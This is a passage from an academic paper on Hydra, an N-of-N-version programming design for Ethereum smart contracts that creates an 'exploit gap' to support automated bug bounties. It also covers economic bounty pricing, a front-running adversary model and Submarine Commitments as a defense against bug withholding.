The exploit gap is empirically measurable and its magnitude reflects the likelihood that an input sequence that is an exploit for some $f_i$ does not affect $f^*$.

A transformed program $f^*$ that always returns $\perp$ induces a large exploit gap, yet has no utility. We therefore also require the following notion of availability.

**Definition 2** (Availability Preservation)**.** *Let $F(f)$ be the set of inputs with fallbacks, i.e. $X \in F(f)$ iff $\texttt{run}(f, X) \in \mathcal{Y}_\perp$. Then a program transformation $\mathbb{T}$ is* availability-preserving *iff $F(f^*) \subseteq \bigcup_{i=1}^{N} (E(f_i, \mathbb{I}) \cup F(f_i))$*

To be availability-preserving and yield an exploit gap, a program transformation may trade availability for correctness. That is, a transformed program may fallback on inputs that are exploits for some of the original programs.

Given a transformation $\mathbb{T}$ that induces an exploit gap, a natural bug bounty for a deployed program $f^*$ rewards bugs in the original programs $f_i$. Such a bug bounty scheme satisfies three important properties:

1. The bugs are efficiently verifiable, via *differential testing*: If $\texttt{run}(f_i, X) \neq \texttt{run}(f^*, X)$, then the input $X$ is an exploit against $f_i$ or $f^*$ or both.
2. A claimable bug need not be an exploit on $f^*$. If the exploit gap is large ($\texttt{gap} \gg 1$), then a discovered bug likely affects one of the programs $f_i$ but not $f^*$.
3. The bugs are valuable. If $\texttt{gap} > 1$, fixing bugs in the $f_i$ eventually reduces the probability of exploits in $f^*$.

**Achieving an exploit gap.** Generically, dynamic runtime checks (e.g., stack canaries, under- or overflow detection) can yield an availability-preserving exploit-gap: the checks result in a fallback output (e.g., a runtime exception), where the original program had an exploit.

A broadly applicable method for achieving an exploit-gap is via *redundancy and fault-tolerance*, e.g., *Recovery Blocks* [46] or *N-version programming* [17]. These transformations operate on $N > 1$ programs and aim at full availability (i.e., no fallback outputs), a natural requirement in mission-critical systems.

We focus on N-version (or multiversion) programming, which we build upon in Section 3. This software paradigm consists in three steps [17, 6]:

1. A specification is written for the program's functionality, API, and error handling. It further defines how to combine outputs of different versions (see Step 3).
2. $N$ versions of the program specification are developed. Independence among versions is promoted via *isolation* (i.e., minimal interactions between developers) and *diversity* (i.e., different programming languages, or technical backgrounds of developers).
3. The $N$ versions are run in parallel and their outputs combined via some voting scheme. N-version programming traditionally uses majority voting between programs to induce an exploit gap [17, 6].

# 3 N-of-N-version Programming

N-version programming assumes that heterogeneous implementations have weakly correlated failures [17]. Many experiments have challenged this view [33, 21], questioning the cost-benefit trade-off of the paradigm. Our thesis is that *smart-contract ecosystems present a number of key properties that render multiversion programming and derived bug-bounty schemes attractive*.

The main differentiator between the traditional setting of N-version programming, and ours, is the role of *availability*. Prior works consider mission-critical systems and thus favor *availability* over *safety* in the face of partial failures. For instance, Eckhardt et al. [21] explicitly ignore the "*error-detection capabilities*" of N-version programming. This setup is not suitable for smart-contracts: As in centralized financial institutions (e.g., stock-markets [48]), the cost of a fault typically trumps that of a temporary loss of resource availability.

Ethereum's community exemplified its preference for safety in this trade-off, when attackers found an exploit in the *Parity Multisig Wallet* [11] and stole user funds. A consortium of "white-hat hackers" used the same bug to move user's funds to a safe account. Despite funds being unavailable for weeks, and reimbursement depending on the consortium's good will, the action was acclaimed by the community and affected users. The simple escape hatch in this scenario (i.e., move funds to a safe account) was deemed a successful alternative to an actual exploit.

We propose trading availability for safety in N-version programming, by replacing the goal of *fault-tolerance* by one of *error detection and safe termination*. Suppose that programs $f_1, \ldots, f_N$ have no fallback outputs (i.e., $F(f_i) = \emptyset$). Then majority voting yields a program $f^*$ that also satisfies $F(f^*) = \emptyset$, but the exploit gap may be small. At the other end of the spectrum, we propose *N-of-N-version programming* (NNVP), wherein $f^*$ aborts unless *all* of the $N$ versions agree. *NNVP is an availability-preserving transformation that induces a much larger exploit gap* ($f^*$ only fails if all the $f_i$ fail simultaneously).

Table 1 lists prominent Ethereum smart contract failures. We discuss these in more detail in the extended version of this paper [13], and argue that a majority could have been abated with NNVP.

## 3.1 Revisiting N-version Programming

We revisit experiments on the cost-effectiveness of N-version programming, in light of our NNVP alternative.

Knight and Leveson [34] first showed that the null-hypothesis of *statistical independence* between program failures should be rejected. Yet, such correlated failures only invalidate the N-version paradigm if increased development costs outweigh failure rate improvements.

Unfortunately, in an experiment at NASA, Eckhardt et al. [21] found that the correlation between individual versions' faults could be too high to be considered cost-effective, with a majority vote between three programs reducing the probability of some fault classes by only a small factor (as we show in Appendix A, some of the workloads in [21] yield an exploit gap of $\texttt{gap} \approx 5$ using majority voting between three programs).

Fortunately, NNVP provides a better cost-benefit

| Contract name | Exploit value (USD) | Root cause | Independence source | Exploit gap |
|---|---|---|---|---|
| Parity Multisig 2 [50] | 300M | Delegate call+exposed self-destruct | programmer/language? | ✔/✗ |
| Parity Multisig 1 [11] | 180M | Delegate call+unspecified modifier | programmer/language? | ✔/✗ |
| The DAO* [18] | 150M | Re-entrancy | language | ✔ |
| Proof of Weak Hands [7] | 1M | Arithmetic overflow | programmer+language | ✔ |
| SmartBillions [49] | 500K | Bug in caching mechanism | programmer | ✔ |
| HackerGold (HKG)* [40] | 400K | Typo in code | programmer+language | ✔ |
| MakerDAO* [47] | 85K | Re-entrancy | language | ✔ |
| Rubixi [16] | <20K | Wrong constructor name | programmer+language | ✔ |
| Governmental [16] | 10K | Exceeds gas limit | None? | ✗ |

**Table 1: Selected smart contract failures and potential exploit gaps.** The list is extended from [27]. For each incident, we report the value of affected funds (data from [1]), the cause of the exploited vulnerability, as well as the (hypothetical) potential for fault independence between multiple contract versions. Green lines indicate settings in which a Hydra contract would have likely induced a large exploit gap and prevented the exploit. Yellow and red lines indicate incidents that Hydra addresses only partially or not at all. Asterisks indicate ERC20 compatible contracts, like our bounty described in Section 6. More details are in the extended version of this paper [13].

trade-off. In the experiment of Eckhardt et al. [21], three programs failed *simultaneously* with probability at least $75\times$ lower than a single program (see Appendix A). The actual exploit gap is probably much larger, as Eckhardt et al. did not consider whether program failures were *identical* or not. In NNVP, a failure only occurs if all $N$ versions produce *the same incorrect output*. In any other failure scenario, NNVP aborts. Thus, if loss of availability can be tolerated, NNVP can significantly boost the error detection capabilities of N-version programming.

## 3.2 Smart Contracts are NNVP-Friendly

In addition to favoring safety over availability, other properties of smart contract ecosystems (and Ethereum in particular) render NNVP bug bounties attractive:

- *High risk for small applications.* Smart contracts store large financial values in small applications with an exceptionally high "price per line of code" (some token contracts hold over 1M USD per line [1]). Contract code is stored on a public blockchain and exploits often directly extract or destroy stored funds. Yet developing multiple versions is typically cheap in absolute terms.
- *Principled bounty pricing.* A contract's balance is often a direct measure of an exploit's market value. This facilitates our analysis of principled bounty pricing that incentivizes early disclosure of bugs (see Section 4).
- *Bounty automation.* Smart contracts enable automation of the full bounty program, from bug detection (with differential testing) to rollback to bounty payments. Bounties administered by smart contracts can satisfy *fair exchange* of bounties for bugs and *guaranteed payment* for disclosure of valid bugs [53]. Bounties are also *transparent* (i.e., the bounty is publicly visible on the blockchain) and may be *dynamically* adjusted to reflect a contract's changing exploit value. The result is a stable, decentralized bounty market.
- *Programming language diversity.* Many exploits in Ethereum arose due to specific language idiosyncrasies. The multiple interoperable languages for Ethereum enable potentially diverse implementations.

## 3.3 The Hydra Contract

Hydra consists of two program transformations. The first, $\mathbb{T}_{NNVP}$, uses the NNVP paradigm to yield an availability-preserving exploit gap. $\mathbb{T}_{NNVP}$ combines $N$ smart contracts (or heads) $f_1,\ldots,f_N$ into a contract $f^*$, which delegates incoming calls to each head. If all outputs match, $f^*$ returns the output; otherwise, $f^*$ reverts all state changes and returns $\perp$.

The idea is depicted in Figure 2. The heads are individually deployed and *instrumented* such that they only interact with the Hydra *meta-contract* (MC). The MC is the logical embodiment of the contract functionality (i.e., the MC holds all assets, and interfaces with external contracts and clients). To maintain consistency while interacting with external contracts, the MC checks that all heads agree on which external interaction to perform, executes the interaction *once*, and distributes the obtained response (if any). Our design and implementation of the $\mathbb{T}_{NNVP}$ transformation for Ethereum smart contracts is described in Section 6.

The second transformation $\mathbb{T}_{Bounty}$ is responsible for paying out a bounty and providing escape-hatch functionality. It transforms a program $f^*$ into a program $\hat{f}$ which forwards any input to $f^*$ and then returns $f^*$'s output, unless $f^*$ returns $\perp$. In the latter case, $\hat{f}$ will pay out a bug bounty to its caller and enter an *escape hatch mode*.

**Escape hatches.** Ideally, bugs could be patched *online*. This is hard in Ethereum as smart contract code cannot be updated after deployment [41]. Best practices [23] suggest enhancing smart contracts with an *escape hatch*





**Figure 2: The Hydra NNVP Transformation.** (Left) a smart contract that calls an external contract. (Right) a Hydra contract with two heads. The meta-contract acts as a proxy and delegates calls to each head in turn. Calls to external contracts are routed through the meta contract and executed only once, with the obtained result being replayed for each head.

mode, which enables the contract's funds to be retrieved, before it's eventual termination and redeployment.

The design of the escape hatch mode depends on the application, but there are some universal design criteria:

- *Security:* The escape hatch's correctness requires special care, as it will not be protected by NNVP.
- *Availability:* The escape hatch must be available for the contract's entire lifetime, or assets could end up stuck.
- *Distributed trust:* All assets should be returned to their rightful owners, or distributed among multiple parties.

For instance, contract funds could be sent to an audited *multisig* contract (possibly implemented as a Hydra contract itself), to distribute trust among multiple parties.

## 4 Economic Analysis of Hydra Bounties

We formally analyze the exploit gap induced by the Hydra contract, and derive a bounty pricing model to incentivize bug disclosure. We assume that bounties are paid out immediately upon bug disclosure. In Section 5, we refine our analysis in the blockchain model, wherein an adversary may reorder messages sent to smart contracts.

### 4.1 Bug Finding as a Stochastic Process

We consider a set of parties that try to find vulnerabilities in a Hydra contract $f^*$ composed of $N$ heads $f_1,\ldots,f_N$. For simplicity, we slightly overload notation and identify an exploit with the input that ultimately causes the contract's outputs to depart from the ideal behavior $\mathbb{I}$ (although the internal state of $f^*$ may have been corrupted earlier). That is, $x$ is an exploit if $\texttt{run}(f^*, X \sqcup [x]) \neq \texttt{run}(\mathbb{I}, X \sqcup [x])$, where $X$ is the sequence of all inputs previously submitted to $f^*$ and $\sqcup$ denotes concatenation.

If an honest party finds an input $x$ that yields an exploit for at least one of the heads ($\exists i \in [1,N] \;:\; x \in E(f_i,\mathbb{I})$), then the party is awarded a bounty of value $bounty and the contract's escape hatch is triggered. If a malicious party finds an exploit against the full Hydra contract ($x$ is an exploit for each head), the party can use this exploit to steal the entirety of the contract's balance, $balance.

We model bug finding as a Poisson process with rate $\lambda_i$, which captures a party's work rate towards finding bugs. We assume that parties sample inputs $x$ from a common distribution of potential exploits $\mathcal{D}$. We then recover our exploit gap notion (Definition 1) by considering the difference in arrival times of two random events: (1) a party discovers a flaw in one of the heads; (2) a party finds a full exploit. The waiting times for both events are exponentially distributed with respective rates $\lambda_i$ and

$$\begin{aligned}
&\lambda_i \cdot \Pr_{x\in\mathcal{D}}\left[x \in E(f^*,\mathbb{I}) \mid x \in \textstyle\bigcup_{i=1}^{N} E(f_i,\mathbb{I})\right] \\
&= \lambda_i \cdot \frac{\Pr_{x\in\mathcal{D}}\left[x \in E(f^*,\mathbb{I}) \;\wedge x \in \bigcup_{i=1}^{N} E(f_i,\mathbb{I})\right]}{\Pr_{x\in\mathcal{D}}\left[x \in \bigcup_{i=1}^{N} E(f_i,\mathbb{I})\right]} \\
&= \lambda_i \cdot \frac{\Pr_{x\in\mathcal{D}}\left[x \in E(f^*,\mathbb{I})\right]}{\Pr_{x\in\mathcal{D}}\left[x \in \bigcup_{i=1}^{N} E(f_i,\mathbb{I})\right]} = \lambda_i \cdot \texttt{gap}^{-1} \,. \qquad (2)
\end{aligned}$$

Let us first consider the strong assumption of independent program failures. For a head $f_i$, let $p$ be the probability that an input $x \in \mathcal{D}$ is an exploit for $f_i$. We get

$$\texttt{gap} = \frac{\Pr_{x\in\mathcal{D}}\left[x \in \bigcup_{i=1}^{N} E(f_i,\mathbb{I})\right]}{\Pr_{x\in\mathcal{D}}[x \in E(f^*,\mathbb{I})]} = \frac{1-(1-p)^N}{p^N} \,, \qquad (3)$$

which grows exponentially in $N$, for $p \in (0,1)$.

The gap can be empirically estimated using Equation (1). For the test suites considered in the experiments of Eckhardt et al. [21], the average gap for three program variants is 4400 (see Appendix A for details).

### 4.2 Analyzing Economic Incentives

We assume a set of *honest* parties with combined work rate $\lambda_H$. These bounty hunters only try to exchange bugs for bounties. Note that a bug in all heads (i.e., a full exploit) cannot be detected and rewarded by the meta-contract $f^*$. We thus let $\lambda_H$ be the rate at which honest parties find bugs that affect $1 \leq k < N$ heads.

To analyze economic incentives of bounties, we consider malicious parties which, if given an exploit, would deplete the contract's balance. W.l.o.g, we model a single adversary $\mathcal{A}$ with work rate $\lambda_M$. Indeed, for $m$ (non-colluding) adversaries with work rates $\lambda_1,\ldots,\lambda_m$, it suffices to analyze the party with rate $\lambda_M = \max_{1\leq i\leq m} \lambda_i$. If the bounty incentivizes this party to act honestly, less efficient parties will have the same incentive.

Let $T_H$ be the waiting time until an honest party finds a bug. $T_H$ is exponentially distributed with rate $\lambda_H$. Let $T_M$ be the waiting time until $\mathcal{A}$ finds an exploit against $f^*$, which is exponential with rate $\lambda_M \cdot \texttt{gap}^{-1}$. We analyze two cases: (1) $\mathcal{A}$ finds an exploit against $f^*$, and (2) $\mathcal{A}$ finds a bug for a strict subset of the heads.

In the first case, it is clear that $\mathcal{A}$ has no incentive to disclose, unless the bounty exceeds the contract's value. This is the situation of a "traditional" bounty scheme. However, the probability of this bad event occurring is

$$\Pr[T_{\mathrm{M}} < T_{\mathrm{H}}] = \frac{\lambda_{\mathrm{M}} \cdot \mathtt{gap}^{-1}}{\lambda_{\mathrm{H}} + \lambda_{\mathrm{M}} \cdot \mathtt{gap}^{-1}} = \frac{\lambda_{\mathrm{M}}}{\lambda_{\mathrm{H}} \cdot \mathtt{gap} + \lambda_{\mathrm{M}}} ,$$

which naturally decays as the exploit gap increases.

In the second case, a bounty can incentivize early disclosure. Suppose $\mathcal{A}$ found a bug in a head. If $\mathcal{A}$ discloses it, her payout is $\mathtt{payout}_{\mathrm{H}} := \$\mathtt{bounty}$. Instead, if she conceals the bug and continues searching for exploits, she risks a payout of 0 if another party claims the bounty first. Her expected payout, $\mathtt{payout}_{\mathrm{M}}$, is thus

$$\Pr[T_{\mathrm{M}} < T_{\mathrm{H}}] \cdot \$\mathtt{balance} = \frac{\lambda_{\mathrm{M}}}{\lambda_{\mathrm{H}} \cdot \mathtt{gap} + \lambda_{\mathrm{M}}} \cdot \$\mathtt{balance} .$$

Let $\alpha := \frac{\lambda_{\mathrm{H}}}{\lambda_{\mathrm{M}}}$. Then, honest behavior is incentivized if

$$\frac{\mathtt{payout}_{\mathrm{H}}}{\mathtt{payout}_{\mathrm{M}}} > 1 \iff \$\mathtt{bounty} > \frac{1}{\alpha \cdot \mathtt{gap} + 1} \cdot \$\mathtt{balance} .$$

We may assume that $\lambda_{\mathrm{M}} = \lambda_{\mathrm{H}}$ (i.e., $\mathcal{A}$'s work rate is equal to the *combined* work rate of honest parties). Then, for independent program failures (see Equation (3)) the bounty decays exponentially in the number of heads $N$.

Thus, given estimates of $\alpha$ and gap, we get a principled bounty pricing that incentivizes bug disclosure. For example, in the experiment of Eckhardt et al. [21], a three-headed Hydra could sustain a bounty 3 *to* 4 *orders of magnitude below an exploit's value*.

This analysis also provides insight into why bounties are paid when bugs are not necessarily actively exploitable against the target system. If $\mathtt{bounty} is too small, all economically rational players will attempt to privately weaponize any partial exploits they develop. Traditional bounties operate off similar intuition, with tiers of exploit values to boost participation (e.g. [24]).

# 5 The Bug-Withholding Problem

Our analysis in Section 4 assumed that a bounty is paid immediately when a bug is claimed. Hereafter, we refine our analysis by modeling bounty smart-contract execution with respect to a powerful adversary, that can cheat users by exploiting blockchain network protocols. We highlight the *bug-withholding* attack and propose and analyze a solution called *Submarine Commitments*.

**Front-running.** The issue is that transactions may not be ordered in blocks by network submission time. When a user sends a bounty-claim transaction $\tau$ to the network, an adversary may *front-run* the user, and insert its own bounty-claim $\tau'$ earlier in the chain [51]. It does this by ensuring faster network propagation of $\tau'$ or by causing a miner to order $\tau'$ before $\tau$, e.g., by paying a higher fee (more gas in Ethereum) or corrupting the miner.

Front-running opens up a bug bounty system to *bug-withholding attacks*. Suppose an adversary has found a bug in one or more heads in a Hydra contract, and aims to find a stronger exploit against all heads. If another party in the meantime claims the bounty, the adversary's progress is wiped out: It loses all potential payoff on its already discovered bugs. By front-running, though, the adversary can ensure it claims the bounty first, thus nullifying any economic incentives for early disclosure.

We propose a formal model for blockchain security, expressed as an ideal functionality $\mathcal{F}_{\mathsf{withhold}}$. It captures front-running, but is far stronger than previous models (e.g., Hawk [35]). We present a basic bug-bounty contract BountyContract in $\mathcal{F}_{\mathsf{withhold}}$. Refining our analysis of Section 4, we show how bug withholding breaks incentives for bug disclosure in BountyContract. We show that commit-reveal schemes are an insufficient defense, and therefore introduce *Submarine Commitments*. We prove, in an $\mathcal{F}_{\mathsf{withhold}}$-hybrid world, that *using Submarine Commitments for* BountyContract *drastically reduces the payoff of a bug-withholding adversary*.

## 5.1 Adversarial Model

We model an adversary $\mathcal{A}$ that can front-run a victim. In our model, $\mathcal{A}$ can mount strong *history-revision* attacks, overwriting blocks at the head of the blockchain, and can *delay* any transaction by a bounded number of blocks.

This reflects an adversary's ability to monitor transactions, mount network-level attacks, control client accounts, and even corrupt or bribe miners to alter legitimate blocks. Previous models, e.g., [35], considered weaker attacks in which $\mathcal{A}$ can arbitrarily reorder transactions in a pending block. They are equivalent to weak history-revision attacks with only a single block.

In our model, $\mathcal{A}$ *itself constructs the blockchain*. $\mathcal{A}$ controls all but one honest player, denoted $P_0$. ($P_0$ models the collective behavior of all honest players.) $\mathcal{A}$ can reorder $P_0$'s transactions by: (1) *Rewinding* the blockchain from its head, i.e., mounting a history-revision attack, for a sequence of up to $\rho$ blocks ; and (2) *Delaying* the posting on the blockchain of a transaction by $P_0$ by up to $\delta$ blocks. We call such an adversary $\mathcal{A}$ a $(\delta,\rho)$-adversary.

Our adversarial model takes the form of an *ideal functionality* $\mathcal{F}_{\mathsf{withhold}}$ characterizing an $(\delta,\rho)$-adversary $\mathcal{A}$. We give details on $\mathcal{F}_{\mathsf{withhold}}$ in the extended version of this paper [13].

**Notation.** Let $\mathbb{B} = \{B_1, \ldots, B_{\mathbb{B}.\mathsf{Height}}\}$ be a *blockchain*, i.e., an ordered sequence of *blocks*. Here, $\mathbb{B}$.Height is the

BountyContract **with** $\mathbb{B}$, $\mathcal{P} = \{P_0, P_1, \ldots, P_m\}$, $\Delta$, \$deposit, \$bounty

**Init:** CommitList, RevealList $\leftarrow \emptyset$

**On receive** $\tau$ = ("commit", comm, \$val) from $P_i$: // $P_i$ commits to bug
  if \$val $\geq$ \$deposit then CommitList.append(comm, $\mathbb{B}$.Height; $P_i$)

**On receive** $\tau$ = ("reveal", (comm, height), (witness, bug)) from $P_i$:
  if (comm, height; $P_i$) $\in$ CommitList then // $P_i$ reveals commitment
    assert ($\mathbb{B}$.Height − height) $\leq \Delta$
    assert Decommit(comm; (witness, bug)) $\wedge$ IsValidBug(bug)
    RevealList.append(height; $P_i$)

**On receive** $\tau$ = ("claim", height) from $P_i$: // $P_i$ tries to claim bounty
  assert (height; $P_i$) $\in$ RevealList
  assert $\mathbb{B}$.Height − height $> \Delta$
  assert $\nexists$(height′; $P_{i'}$) $\in$ RevealList s.t. height′ < height
  send \$bounty to $P_i$ and halt // Pay bounty and ignore further messages

**Figure 3: The** BountyContract **smart contract.**

number of blocks in $\mathbb{B}$. A block $B_i = \{\tau_{i,1}, \ldots, \tau_{i,s}\}$ is an ordered sequence of $s$ transactions, i.e., $B_i$ has blocksize $s$. For simplicity, we assume no forks. If a fork occurs, $\mathcal{A}$ may operate on what it believes to be the main chain.

Let $\mathcal{P} = \{P_0, P_1, \ldots, P_m\}$ be a set of *clients* or *players* that execute transactions. We assume w.l.o.g. that $P_0$ is honest and the other $m$ players are controlled by $\mathcal{A}$.

## 5.2 The BountyContract Smart Contract

Within the $\mathcal{F}_{\mathsf{withhold}}$-hybrid model, we specify a contract BountyContract to administer a single bug bounty, using a simple *commit-reveal* scheme to prevent adversarial copying and resubmission of bugs. BountyContract has parameters $\Delta > \delta + \rho$, \$deposit and \$bounty. It takes as input a commitment to a bug in some block $B_i$ (via transaction "commit"), which must be revealed before block $B_{i+\Delta}$ (via transaction "reveal"). After a delay $\Delta$, the player with the first validly revealed commitment may claim the bounty (via transaction "claim"). A "commit" incurs a cost of \$deposit, to prevent $\mathcal{A}$ from committing in every block and revealing only if $P_0$ also reveals.

We assume a function isvalidbug that determines whether a submitted bug is valid. In the $\mathcal{F}_{\mathsf{withhold}}$-hybrid model, BountyContract is fed a height-$n$ blockchain $\mathbb{B}$, which is replayed after being generated by $\mathcal{F}_{\mathsf{withhold}}$, i.e., transactions are executed as ordered by $\mathcal{F}_{\mathsf{withhold}}$ in $\mathbb{B}$.

**Bug withholding in** BountyContract**.** The contract in Figure 3 uses a cryptographic commit-reveal scheme, a simple folklore solution to certain front-running attacks [31]. This works if $\mathcal{A}$ *cannot post a valid commitment itself until it sees a victim's reveal*. For instance, BountyContract prevents $\mathcal{A}$ from trying to learn and steal the committed bug from an honest player $P_0$.

Unfortunately, this approach does not protect against front-running in the $\mathcal{F}_{\mathsf{withhold}}$-hybrid model if $\mathcal{A}$ is withholding a bug it already knows. Here, $\mathcal{A}$ waits until $P_0$ sends a "commit". $\mathcal{A}$ then knows that $P_0$ is trying to claim a bounty, and can *front-run* $P_0$*'s commitment* by posting her own "commit" ahead in the blockchain.

This problem arises in many other scenarios, e.g., token sales or auctions, where a user must send funds to place her bid, thus exposing the bid on the blockchain.

**Impact of bug withholding.** In our analysis of Hydra bug bounties in Section 4.2, we assumed that $\mathcal{A}$ risks forfeiting a payout of \$bounty if she conceals a bug. However, front-running has the potential of removing incentives for early disclosure, as $\mathcal{A}$ can *ensure* a payout of \$bounty by front-running the honest bounty hunter.

If $\mathcal{A}$ conceals a bug, she finds a full exploit before the bounty is claimed with probability $q := \Pr[T_{\mathrm{M}} < T_{\mathrm{H}}]$. Otherwise she front-runs and steals the bounty. Her expected payout is $q \cdot$ \$balance $+ (1-q) \cdot$ \$bounty.

If $\mathcal{A}$ discloses the bug, her payout is \$bounty. To incentivize disclosure, we need \$bounty $>$ \$balance, as in a standard bounty with no exploit gap. We now show a solution that thwarts bug-withholding attacks in Ethereum, thus re-instantiating positive incentives to disclose bugs.

## 5.3 Submarine Commitments

We present a bug-withholding defense called a *Submarine Commitment*. This is a powerful, general solution to the problem of front-running that may be of independent interest, as it can be applied to smart-contract-based auctions, exchange transactions, and other settings.

As the name suggests, a Submarine Commitment is a transaction whose existence is temporarily concealed, but can later be surfaced to a target smart contract. It may be viewed as a stronger form of a commit-reveal scheme. Achieving Submarine Commitments is challenging in systems like Ethereum, however, because message contents and currency in all transactions are *in the clear*.

Briefly, in Ethereum, to *commit* in a Submarine Commitment scheme, $P$ posts a transaction $\tau$ that sends (non-refundable) currency \$val $\geq$ \$deposit to an address $\widehat{\mathsf{addr}}$. This address is itself a commitment of the form

$$\widehat{\mathsf{addr}} = H(addr(\mathsf{Contract}), H(addr(P), \mathsf{key}), data) \ ,$$

for $H$ a commitment scheme (e.g., hash function in the ROM), key a randomly selected witness (e.g., 256-bit string), and *data* other ancillary information. $P$'s address is included in the commitment to prevent replay by $\mathcal{A}$. To *reveal*, $P$ sends key to Contract. A Submarine Commitment scheme includes an operation *DepositCollection* that permits Contract to recover \$val using $addr(P)$ and key. This scheme has these key properties:

1. *Commit:* As key is randomly selected, $\widehat{\mathsf{addr}}$ is indistinguishable from random in the view of $\mathcal{A}$. Thus

$\tau$ has no ascertainable connection to Contract, and looks to $\mathcal{A}$ like an *ordinary send to a fresh address*.

2. *Reveal:* After learning key, Contract can compute $\widehat{\text{addr}}$ as above and verify that \$val was sent correctly. Via *DepositCollection*, Contract recovers \$val thus avoiding unnecessary burning of funds.

Thus if $\mathcal{A}$ does not know $P$'s address (honest bounty hunters could use a *mixer*), and \$val is sampled from an appropriate distribution of values \$val $\geq$ \$deposit, $\mathcal{A}$ cannot distinguish transaction $\tau$ from other sends to fresh addresses. As we show in Appendix B.2, such sends are common in Ethereum and, for a reasonable commit-reveal period (e.g., 25 minutes), form an *anonymity set* of hundreds of transactions with a diverse range of values among which \$val is statistically hidden. Notably, the anonymity set represents 2-3% of *all* transaction traffic over the commit-reveal window. Two concrete Submarine Commitment constructions are in Appendix B.

## 5.4 Analysis of Submarine Commitments

We prove that Submarine Commitments strongly mitigate bug withholding in BountyContract. Our analysis uses a game-based proof in the $\mathcal{F}_{\text{withhold}}$-hybrid world. Details are in [13], although our model is understandable without detailed knowledge of $\mathcal{F}_{\text{withhold}}$.

**Withholding game: $\mathbf{Exp}^{\text{bntyrace}}_{\mathcal{A}}$.** Figure 4 shows the simple game used in our security analysis, denoted by $\mathbf{Exp}^{\text{bntyrace}}_{\mathcal{A}}$. The game is played between an honest user $P^* = P_0$, and a user $P_1$ controlled by $\mathcal{A}$. W.l.o.g., $P^*$ models a collection of honest players, while $P_1$ models players controlled by $\mathcal{A}$. $\mathcal{A}$ interacts with $P^*$ in the ideal functionality $\mathcal{F}_{\text{withhold}}$. Let $\Delta > \delta + \rho$, where $\delta$ and $\rho$ are the number of blocks by which $\mathcal{A}$ can delay or rewind in $\mathcal{F}_{\text{withhold}}$. The experiment considers an interval of $n$ blocks in a blockchain $\mathbb{B}$ of length $n' = n + \Delta$.

In this game, a player can send only two messages: ("commit", \$deposit), and "reveal". To model Submarine Commitments, we assume that $P^*$'s commit message is opaque to $\mathcal{A}$, i.e., $\mathcal{A}$ cannot detect its presence in a block and it does not count toward the block's size.

For clarity's sake, we first analyze Submarine Commitments outside the Poisson framework of Section 4. Our results also hold in that setting, with a slightly tighter bound for Theorem 3 below (see [13] for a proof).

Instead, we consider a blockchain interval of $n$ blocks, wherein $P^*$ commits in a block chosen uniformly at random. That is, $P^*$ posts ("commit", \$deposit), in the block at index $\text{commblock}_{P^*} \leftarrow_{\$} [1,n]$. $P^*$ posts a "reveal" in block $\text{revblock}_{P^*} = \text{commblock}_{P^*} + \rho$.

$\mathcal{A}$ wins the game if she posts a valid "commit" before $P^*$ does, and also posts a corresponding "reveal" to claim

Experiment $\mathbf{Exp}^{\text{bntyrace}}_{\mathcal{A}}(n', \delta, \rho, s; \Delta, \$\text{deposit}, \$\text{bounty})$

**Init:** $n \leftarrow n' - \Delta, \$\text{cost} \leftarrow 0, \text{commblock}_{P^*} \leftarrow_{\$} [1,n]$

$\mathcal{A}^{\{\mathbb{B} \leftarrow \mathcal{F}_{\text{withhold}}(\{P_0 = P^*, P_1\}, n, \delta, \rho, s)\}}$ //$\mathcal{A}$ interacts with $\mathcal{F}_{\text{withhold}}$

**for** $i = 1$ **to** $n$

  **if** ("commit", \$deposit) $\in B_i$ **then**

    \$cost $\leftarrow$ \$cost + \$deposit //Every commit costs \$deposit

**if** $(\exists (1 \leq i \leq \text{commblock}_{P^*} \wedge i \leq j \leq \min(i+\Delta, n))$ s.t.

  $\exists (\tau = \text{"commit"}) \in B_i$ s.t. $\text{tag}(\tau) = (i, P_1) \wedge$

  $\exists (\tau = \text{"reveal"}) \in B_j$ s.t. $\text{tag}(\tau) = (j, P_1))$ **then**

    **output**(TRUE, \$payoff := \$bounty − \$cost) //$\mathcal{A}$ wins

**output**(FALSE, \$payoff := −\$cost)

**Figure 4: Adversarial game $\mathbf{Exp}^{\text{bntyrace}}_{\mathcal{A}}$**

the bounty. We let $p_{\text{wins}} = \Pr[(\text{TRUE}, \cdot) \leftarrow \mathbf{Exp}^{\text{bntyrace}}_{\mathcal{A}}]$. As a first goal, an economically rational adversary $\mathcal{A}$'s aims to *maximize its expected payoff*, namely

$$\mathbb{E}[\$\text{payoff}] = p_{\text{wins}} \cdot \$\text{bounty} - \mathbb{E}[\$\text{cost}]. \qquad (4)$$

Of course, $\mathcal{A}$ can always post a "commit" in $B_1$ followed by a "reveal" within $\Delta$ blocks, in which case it achieves $p_{\text{wins}} = 1$ with \$payoff = \$bounty − \$deposit, which is optimal. But then it achieves no withholding.

**Results.** A compelling withholding strategy for $\mathcal{A}$ is to reveal a bug only by *front-running* $P^*$, i.e., a *pure front-running* strategy. That is, if $P^*$ sends a "reveal" in block $B_j$, then $\mathcal{A}$ learns that $P^*$ posted a "commit" in block $B_{j-\rho}$. $\mathcal{A}$ can rewind and post its own "reveal" earlier than $P^*$. But $\mathcal{A}$ can rewind at most $\rho$ blocks (i.e., block $B_{j-\rho}$ cannot be erased), so $\mathcal{A}$ only succeeds if it has *previously* posted a "commit" in the interval $[B_{j-\rho-\Delta}, B_{j-\rho}]$.

We show that for natural parameters, $\mathcal{A}$ achieves no benefit, i.e., positive expected payoff, via pure front-running. Intuitively, this is because front-running is expensive: Since $\mathcal{A}$ observes a "commit" message from $P^*$ too late to remove it by rewinding, $\mathcal{A}$ must post "commit" messages continuously to ensure that it can front-run $P^*$. The proof of the following theorem is in the extended version of this paper [13].

**Theorem 3.** *Let* $\Delta \geq 4$ *and* \$deposit $> \frac{10(\Delta+1)}{9n} \cdot$ \$bounty. *Then a pure front-running adversary has* $\mathbb{E}[\$\text{payoff}] < 0$.

This result is fairly tight and enables practical parameterizations of BountyContract, as this example shows.

